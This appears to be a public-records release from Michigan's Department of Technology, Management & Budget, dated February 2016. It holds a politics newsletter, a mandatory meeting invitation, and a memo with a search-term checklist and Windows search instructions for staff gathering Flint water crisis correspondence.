
## METADATA...

See attachment

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**From:** GOVERNING: This Week in Politics <newsletters@governing.com>  
**Sent:** Friday, February 12, 2016 9:43 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Top Officials at Risk and Unresolved 2016 Election Maps

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## THIS WEEK IN POLITICS

# Top Officials at Risk and Unresolved 2016 Election Maps

BY ALAN GREENBLATT

### Statewide Officials Find Themselves at Risk

Executive branch jobs are generally more stable than legislative positions. But some didn't seem too secure this week.

**In Michigan**, the drumbeat of complaints about Republican Gov. Rick Snyder just keep getting louder. On Monday, the Board of State Canvassers approved one of many recall petitions, which gives Snyder's critics a green light to collect signatures to put a recall measure on the November ballot. The approved petition has to do with education, but any recall campaign will focus squarely on how Snyder has handled the Flint water crisis.

**In Indiana**, Republican Gov. Mike Pence, who is up for re-election this fall, picked a new running mate this week after his quit. Lt. Gov. Sue Ellspermann is up for a job running a community college system, so Pence turned to Eric Holcomb, a former chair of the state GOP, to shore up his ties with party activists.

"By selecting Holcomb as his running mate, Pence sent a clear message about how endangered his political career is," wrote Matthew Tully, a columnist with the *Indianapolis Star*.

Pence is being challenged by Democrat John Gregg, a former House speaker.

**KEEP READING >>**

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## MORE POLITICS NEWS & COMMENTARY

### **What Would Happen If America Made Voting Mandatory?**

Dozens of other countries force their citizens to participate in elections.

### **More Felons Get Voting Rights in Maryland**

The legislature narrowly overturned the governor's veto of a bill to extend voting rights to felons before they complete probation and parole.

### **Kasich Comes in Second in New Hampshire Primary**

Since World War II, either the winner or runner-up in New Hampshire has gone on to take the GOP nomination.

### **Bloomberg Considering 'All the Options' for 2016 Presidential Bid**

A former Democrat who ran for New York mayor as a Republican, Michael Bloomberg has been without a political party since 2007.

### **Struggling to Win Higher Office, Tea Party Turns Attention to Local Races**

Will their new strategy pay off?

### **Despite Mass Arrests of Top Officials, Texas Town Hopes for Better Future**

The mayor, city manager and city councilmembers of Crystal City, Texas, are all facing years in prison.

### **Hillary Clinton in Flint: 'We Need Action Now'**

The former secretary of state and first lady left the campaign trail in New Hampshire to highlight the Flint water crisis yet again.

---

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---

**Subject:** FW: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint  
**Location:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

**Start:** Thu 2/18/2016 2:00 PM  
**End:** Thu 2/18/2016 3:00 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** DTMB-Directors-Office

Please plan on attending via phone or in person. See agenda and additional documents below. Jean

Jean M. Ingersoll, JD  
Michigan Department of Technology, Management & Budget  
Lewis Cass Building  
320 South Walnut St.  
PO Box 30026  
Lansing, MI 48909  
517-241-8844 (O)  
517-282-2474 (C)



-----Original Appointment-----

**From:** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**To:** DTMB-Directors-Office; Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicolle (DTMB); Parker, Alexandria (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan (DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris

(DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB); VanCoeving, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark (DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambiagio, Melissa (DTMB); Cieciva, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); [jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)

**Cc:** DTMB-Resource-Room; Stanaway, Deb (DTMB); Huhn, Jacqueline (DTMB); McQuaid, John (DTMB)

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*



All DTMB  
Custodians of Correspondence

\*please see agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828

Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean

- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo

Lacy Wilke

Marsha Stansfield

Denice Ballard

Trisha Hampton

Greg DeCamp

Jennifer Gibson

Dane Hengesbach

Jean Ingersoll

Phillip Jeffery

Brandon Philip

Christian Kopacsi

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

Rick Rokely

Niki Tefft

Nicolle Schlegel

Alexandrea Parker

Elizabeth Keilen

Vicki McPherson

Chris Christensen

Michelle Lawson

Tom Nevai

Carter Evans

James Fick

Robert McKee

Blane Perry

Eric Riddering

Anthony Rodgers

Larry Trial

Kyleigh Thompson

Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
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Jeremy Brun  
Lisa Hartsuff  
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Gerald Jordon

Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman

Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance



## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |   |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |   |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |   |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.


### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs


Search programs and files

This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

---

**Subject:** FW: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint  
**Location:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

**Start:** Thu 2/18/2016 2:00 PM  
**End:** Thu 2/18/2016 3:00 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** DTMB-Directors-Office

Please plan on attending via phone or in person. See agenda and additional documents below. Jean

Jean M. Ingersoll, JD  
Michigan Department of Technology, Management & Budget  
Lewis Cass Building  
320 South Walnut St.  
PO Box 30026  
Lansing, MI 48909  
517-241-8844 (O)  
517-282-2474 (C)



-----Original Appointment-----

**From:** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**To:** DTMB-Directors-Office; Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicolle (DTMB); Parker, Alexandra (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan (DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris (DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB);

VanCoevering, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark (DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambhiagio, Melissa (DTMB); Ciecawa, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); [jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)

**Cc:** DTMB-Resource-Room; Stanaway, Deb (DTMB); Huhn, Jacqueline (DTMB); McQuaid, John (DTMB)

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*



All DTMB  
Custodians of Co...

\*please see agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828

Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean

- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen

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Jerry Monroe  
Kristin Bergan  
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DAVID B. BEHEN  
DIRECTOR

February 17, 2016

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**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

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### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

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- |   |  |   |
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| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

